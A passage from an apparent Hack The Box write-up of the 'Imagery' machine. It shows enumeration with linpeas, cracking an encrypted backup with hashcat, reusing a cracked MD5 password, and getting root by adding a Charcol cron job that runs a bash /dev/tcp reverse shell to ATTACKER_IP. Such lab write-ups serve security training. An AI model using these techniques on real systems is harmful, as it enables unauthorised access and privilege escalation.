└─$ sudo python3 -m http.server
[sudo] password for donutmaster:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
1
2
3
4
5
6
7
8
9
10
11
12
13
14
web@Imagery:~/web$ cd /tmp
web@Imagery:/tmp$ wget http://REDACTED:8000/linpeas.sh
--2026-02-10 03:02:43--  http://REDACTED:8000/linpeas.sh
Connecting to REDACTED:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1006228 (983K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                  100%[===========================================>] 982.64K   261KB/s    in 3.8s

2026-02-10 03:02:47 (261 KB/s) - ‘linpeas.sh’ saved [1006228/1006228]

web@Imagery:/tmp$ chmod +x linpeas.sh
web@Imagery:/tmp$ ./linpeas.sh
After running Linpeas, I found a peculiar directory that it found.
1
2
3
drwxr-xr-x 2 root root 4096 Sep 22 18:56 /var/backup
total 22516
-rw-rw-r-- 1 root root 23054471 Aug  6  2024 web_20250806_120723.zip.aes
There is a /var/backup directory with an aes encrypted zip file. Machines usually have a /var/backups folder, but this machine had another backup directory. We can try to crack the aes file on our attacker machine.
1
2
web@Imagery:/var/backup$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ wget http://10.129.242.164:8001/web_20250806_120723.zip.aes
--2026-02-10 03:35:22--  http://10.129.242.164:8001/web_20250806_120723.zip.aes
Connecting to 10.129.242.164:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23054471 (22M) [application/octet-stream]
Saving to: ‘web_20250806_120723.zip.aes’

web_20250806_120723.zip.aes     100%[====================================================>]  21.99M  1.89MB/s    in 10s

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ ls
hashes  web_20250806_120723.zip.aes
To crack the aes, we can use Hashcat’s aescrypt2hashcat.pl file to get a hash from the aes to find the password. You can get that file here.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌──(kali㉿kali)-[~/tools]
└─$ wget https://raw.githubusercontent.com/hashcat/hashcat/refs/heads/master/tools/aescrypt2hashcat.pl
--2026-02-10 03:44:33--  https://raw.githubusercontent.com/hashcat/hashcat/refs/heads/master/tools/aescrypt2hashcat.pl
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2058 (2.0K) [text/plain]
Saving to: ‘aescrypt2hashcat.pl’

aescrypt2hashcat.pl             100%[====================================================>]   2.01K  --.-KB/s    in 0s

2026-02-10 03:44:33 (41.0 MB/s) - ‘aescrypt2hashcat.pl’ saved [2058/2058]

┌──(kali㉿kali)-[~/tools]
└─$ cd ../Desktop/HTB/Imagery

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ perl ../../../tools/aescrypt2hashcat.pl web_20250806_120723.zip.aes
$aescrypt$REDACTED

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ echo '$aescrypt$REDACTED' > hash.aes

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ hashcat -m 22400 hash.aes /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz, 6956/13913 MB (2048 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 128
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (10031 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

$aescrypt$REDACTED:REDACTED

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22400 (AES Crypt (SHA256))
Hash.Target......: $aescrypt$REDACTED
Time.Started.....: Tue Feb 10 03:49:29 2026 (2 secs)
Time.Estimated...: Tue Feb 10 03:49:31 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-128 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:      361 H/s (7.97ms) @ Accel:16 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 672/14344385 (0.00%)
Rejected.........: 0/672 (0.00%)
Restore.Point....: 624/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:7168-8191
Candidate.Engine.: Device Generator
Candidates.#01...: gracie -> kelly
Hardware.Mon.#01.: Util: 94%

Started: Tue Feb 10 03:48:41 2026
Stopped: Tue Feb 10 03:49:33 2026
We got the password! Now, we just need to put in the password and get the zip file. We can use pyAesCrypt from python to do this.
Note: We can use pyAesCrypt because the file is created by pyAesCrypt 6.1.1 (look below).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ pipenv shell
Creating a virtualenv for this project...
Pipfile: /home/kali/Desktop/HTB/Imagery/Pipfile
Using /usr/bin/python (3.13.11) to create virtualenv...
⠹ Creating virtual environment...created virtual environment CPython3.13.11.final.0-64 in 159ms
  creator CPython3Posix(dest=/home/kali/.local/share/virtualenvs/Imagery-RQHqAc9s, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=/home/kali/.local/share/virtualenv)
    added seed packages: pip==25.3
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator

✔ Successfully created virtual environment!
Virtualenv location: /home/kali/.local/share/virtualenvs/Imagery-RQHqAc9s
Launching subshell in virtual environment...
 . /home/kali/.local/share/virtualenvs/Imagery-RQHqAc9s/bin/activate

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$  . /home/kali/.local/share/virtualenvs/Imagery-RQHqAc9s/bin/activate

┌──(Imagery-RQHqAc9s)─(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ pip install pyAesCrypt
Collecting pyAesCrypt
  Using cached pyAesCrypt-6.1.1-py3-none-any.whl.metadata (5.2 kB)
Collecting cryptography (from pyAesCrypt)
  Using cached cryptography-46.0.4-cp311-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting cffi>=2.0.0 (from cryptography->pyAesCrypt)
  Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.whl.metadata (2.6 kB)
Collecting pycparser (from cffi>=2.0.0->cryptography->pyAesCrypt)
  Using cached pycparser-3.0-py3-none-any.whl.metadata (8.2 kB)
Using cached pyAesCrypt-6.1.1-py3-none-any.whl (16 kB)
Using cached cryptography-46.0.4-cp311-abi3-manylinux_2_34_x86_64.whl (4.5 MB)
Using cached cffi-2.0.0-cp313-cp313-manylinux2014_x86_64.manylinux_2_17_x86_64.whl (219 kB)
Using cached pycparser-3.0-py3-none-any.whl (48 kB)
Installing collected packages: pycparser, cffi, cryptography, pyAesCrypt
Successfully installed cffi-2.0.0 cryptography-46.0.4 pyAesCrypt-6.1.1 pycparser-3.0

┌──(Imagery-RQHqAc9s)─(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ pyAesCrypt -d web_20250806_120723.zip.aes
Password:

┌──(Imagery-RQHqAc9s)─(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ ls
hash.aes  hashes  Pipfile  web_20250806_120723.zip  web_20250806_120723.zip.aes

┌──(Imagery-RQHqAc9s)─(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ deactivate

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ unzip web_20250806_120723.zip
.... (lots of output)

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ ls
hash.aes  hashes  Pipfile  web  web_20250806_120723.zip  web_20250806_120723.zip.aes

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ cd web

┌──(kali㉿kali)-[~/Desktop/HTB/Imagery/web]
└─$ ls
api_admin.py  api_edit.py    api_misc.py    app.py     db.json  __pycache__  templates
api_auth.py   api_manage.py  api_upload.py  config.py  env      system_logs  utils.py
After cracking the aes and retreiving the zip file, we can see that this is probably a backup of the site from the past. We can check db.json for any new information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery/web]
└─$ cat db.json
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "REDACTED",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "REDACTED",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "mark@imagery.htb",
            "password": "REDACTED",
            "displayId": "868facaf",
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        },
        {
            "username": "web@imagery.htb",
            "password": "REDACTED",
            "displayId": "7be291d4",
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null,
            "isTestuser": false
        }
    ],
    "images": [],
    "bug_reports": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ]
}
We can see that this db.json has the MD5 hash of both the user mark and our current user web! We can crack mark’s hash using crackstation.net.

We got Mark’s password! We can now go back to our shell and become mark!
1
2
3
4
5
6
7
8
web@Imagery:/var/backup$ su - mark
Password:
mark@Imagery:~$

mark@Imagery:~$ ls
user.txt
mark@Imagery:~$ cat user.txt
REDACTED
We got the user flag!
Root Flag
We can do a quick sudo -l for any possible permissions we have.
1
2
3
4
5
6
7
8
9
10
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol

mark@Imagery:~$ ls -la /usr/local/bin/charcol
-rwxr-x--- 1 root root 69 Aug  4  2025 /usr/local/bin/charcol
It seems we can run a file at /usr/local/bin/charcol. As I’m not familiar with this software Charcol, we can look around for anything we could exploit.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
mark@Imagery:~$ sudo /usr/local/bin/charcol

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0


Charcol is already set up.
To enter the interactive shell, use: charcol shell
To see available commands and flags, use: charcol help

mark@Imagery:~$ sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):

[2026-02-10 09:17:25] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):

[2026-02-10 09:17:28] [ERROR] Incorrect master passphrase. 1 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):

[2026-02-10 09:17:33] [ERROR] Incorrect master passphrase after multiple attempts. Exiting application. If you forgot your master passphrase, then reset password using charcol -R command for more info do charcol help. (Error Code: CPD-002)
Please submit the log file and the above error details to error@charcol.com if the issue persists.
Hmm, none of the passwords we found work for this master passphrase. Luckily, we can reset the password with charcol -R.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
mark@Imagery:~$ sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2026-02-10 09:17:48] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2026-02-10 09:17:53] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.

mark@Imagery:~$ sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:
Are you sure you want to use 'no password' mode? (yes/no): yes
[2026-02-10 09:20:14] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.

mark@Imagery:~$ sudo /usr/local/bin/charcol shell

  ░██████  ░██                                                  ░██
 ░██   ░░██ ░██                                                  ░██
░██        ░████████   ░██████   ░██░████  ░███████   ░███████  ░██
░██        ░██    ░██       ░██  ░███     ░██    ░██ ░██    ░██ ░██
░██        ░██    ░██  ░███████  ░██      ░██        ░██    ░██ ░██
 ░██   ░██ ░██    ░██ ░██   ░██  ░██      ░██    ░██ ░██    ░██ ░██
  ░██████  ░██    ░██  ░█████░██ ░██       ░███████   ░███████  ░██


Charcol The Backup Suit - Development edition 1.0.0

[2026-02-10 09:20:26] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol>
Now, we have a “shell” in Charcol! Let’s see what we can do with this.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
charcol> help
[2026-02-10 09:20:29] [INFO]
Charcol Shell Commands:

  Backup & Fetch:
    backup -i <paths...> [-o <output_file>] [-p <file_password>] [-c <level>] [--type <archive_type>] [-e <patterns...>] [--no-timestamp] [-f] [--skip-symlinks] [--ask-password]
      Purpose: Create an encrypted backup archive from specified files/directories.
      Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/'.
      Naming: Automatically adds timestamp unless --no-timestamp is used. If no -o, uses input filename as base.
      Permissions: Files created with 664 permissions. Ownership is user:group.
      Encryption:
        - If '--app-password' is set (status 1) and no '-p <file_password>' is given, uses the application password for encryption.
        - If 'no password' mode is set (status 2) and no '-p <file_password>' is given, creates an UNENCRYPTED archive.
      Examples:
        - Encrypted with file-specific password:
          backup -i /home/user/my_docs /var/log/nginx/access.log -o /tmp/web_logs -p <file_password> --verbose --type tar.gz -c 9
        - Encrypted with app password (if status 1):
          backup -i /home/user/example_file.json
        - Unencrypted (if status 2 and no -p):
          backup -i /home/user/example_file.json
        - No timestamp:
          backup -i /home/user/example_file.json --no-timestamp

    fetch <url> [-o <output_file>] [-p <file_password>] [-f] [--ask-password]
      Purpose: Download a file from a URL, encrypt it, and save it.
      Output: File will have a '.aes' extension if encrypted. Defaults to '/var/backup/fetched_file'.
      Permissions: Files created with 664 permissions. Ownership is current user:group.
      Restrictions: Fetching from loopback addresses (e.g., localhost, 127.0.0.1) is blocked.
      Encryption:
        - If '--app-password' is set (status 1) and no '-p <file_password>' is given, uses the application password for encryption.
        - If 'no password' mode is set (status 2) and no '-p <file_password>' is given, creates an UNENCRYPTED file.
      Examples:
        - Encrypted:
          fetch <URL> -o <output_file_path> -p <file_password> --force
        - Unencrypted (if status 2 and no -p):
          fetch <URL> -o <output_file_path>

  Integrity & Extraction:
    list <encrypted_file> [-p <file_password>] [--ask-password]
      Purpose: Decrypt and list contents of an encrypted Charcol archive.
      Note: Requires the correct decryption password.
      Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.
      Example:
        list /var/backup/<encrypted_file_name>.zip.aes -p <file_password>

    check <encrypted_file> [-p <file_password>] [--ask-password]
      Purpose: Decrypt and verify the structural integrity of an encrypted Charcol archive.
      Note: Requires the correct decryption password. This checks the archive format, not internal data consistency.
      Supported Types: .zip.aes, .tar.gz.aes, .tar.bz2.aes.
      Example:
        check /var/backup/<encrypted_file_name>.tar.gz.aes -p <file_password>

    extract <encrypted_file> <output_directory> [-p <file_password>] [--ask-password]
      Purpose: Decrypt an encrypted Charcol archive and extract its contents.
      Note: Requires the correct decryption password.
      Example:
        extract /var/backup/<encrypted_file_name>.zip.aes /tmp/restored_data -p <file_password>

  Automated Jobs (Cron):
    auto add --schedule "<cron_schedule>" --command "<shell_command>" --name "<job_name>" [--log-output <log_file>]
      Purpose: Add a new automated cron job managed by Charcol.
      Verification:
        - If '--app-password' is set (status 1): Requires Charcol application password (via global --app-password flag).
        - If 'no password' mode is set (status 2): Requires system password verification (in interactive shell).
      Security Warning: Charcol does NOT validate the safety of the --command. Use absolute paths.
      Examples:
        - Status 1 (encrypted app password), cron:
          CHARCOL_NON_INTERACTIVE=true charcol --app-password <app_password> auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs -p <file_password>" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), cron, unencrypted backup:
          CHARCOL_NON_INTERACTIVE=true charcol auto add \
          --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
        - Status 2 (no app password), interactive:
          auto add --schedule "0 2 * * *" --command "charcol backup -i /home/user/docs" \
          --name "Daily Docs Backup" --log-output <log_file_path>
          (will prompt for system password)

    auto list
      Purpose: List all automated jobs managed by Charcol.
      Example:
        auto list

    auto edit <job_id> [--schedule "<new_schedule>"] [--command "<new_command>"] [--name "<new_name>"] [--log-output <new_log_file>]
      Purpose: Modify an existing Charcol-managed automated job.
      Verification: Same as 'auto add'.
      Example:
        auto edit <job_id> --schedule "30 4 * * *" --name "Updated Backup Job"

    auto delete <job_id>
      Purpose: Remove an automated job managed by Charcol.
      Verification: Same as 'auto add'.
      Example:
        auto delete <job_id>

  Shell & Help:
    shell
      Purpose: Enter this interactive Charcol shell.
      Example:
        shell

    exit
      Purpose: Exit the Charcol shell.
      Example:
        exit

    clear
      Purpose: Clear the interactive shell screen.
      Example:
        clear

    help [command]
      Purpose: Show help for Charcol or a specific command.
      Example:
        help backup

Global Flags (apply to all commands unless overridden):
  --app-password <password>    : Provide the Charcol *application password* directly. Required for 'auto' commands if status 1. Less secure than interactive prompt.
  -p, "--password" <password>    : Provide the *file encryption/decryption password* directly. Overrides application password for file operations. Less secure than --ask-password.
  -v, "--verbose"                : Enable verbose output.
  --quiet                      : Suppress informational output (show only warnings and errors).
  --log-file <path>            : Log all output to a specified file.
  --dry-run                    : Simulate actions without actual file changes (for 'backup' and 'fetch').
  --ask-password               : Prompt for the *file encryption/decryption password* securely. Overrides -p and application password for file operations.
  --no-banner                   : Do not display the ASCII banner.
  -R, "--reset-password-to-default"  : Reset application password to default (requires system password verification).
We can list any auto jobs that are currently in place.
1
2
charcol> auto list
[2026-02-10 09:21:11] [INFO] No Charcol-managed auto jobs found.
Although we don’t currently have any auto jobs managed by Charcol, we can create one! It’s likely that the commands in auto jobs (managed by Charcol) is run by root (or run with root privileges). We can use this command to add an auto job (or schedule) for a reverse shell:
1
auto add --schedule "* * * * *" --command "bash -c 'exec bash -i &>/dev/tcp/ATTACKER_IP/PORT <&1'" --name "root"
1
2
3
4
5
6
7
charcol> auto add --schedule "* * * * *" --command "bash -c 'exec bash -i &>/dev/tcp/ATTACKER_IP/PORT <&1'" --name "root"
[2026-02-10 09:24:08] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2026-02-10 09:24:12] [INFO] System password verified successfully.
[2026-02-10 09:24:12] [INFO] Auto job 'root' (ID: 61d1e98f-04d5-4615-9f00-7f2fddb00859) added successfully. The job will run according to schedule.
[2026-02-10 09:24:12] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true bash -c 'exec bash -i &>/dev/tcp/ATTACKER_IP/PORT <&1'
We can now setup a listener on our attacker machine and wait about a minute for the reverse shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ penelope -p 4444
[+] Listening for reverse shells on 0.0.0.0:4444 → REDACTED
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from Imagery~10.129.242.164-Linux-x86_64 😍️ Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3! 💪
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ⇐
[+] Logging to /home/kali/.penelope/sessions/Imagery~10.129.242.164-Linux-x86_64/2026_02_10-04_21_53-090.log 📜
─────────────────────────────────────────────────────────────────────────────────────────────────────────────────
root@Imagery:~# whoami
root
root@Imagery:~# ls
chrome.deb  root.txt
root@Imagery:~# cat root.txt
REDACTED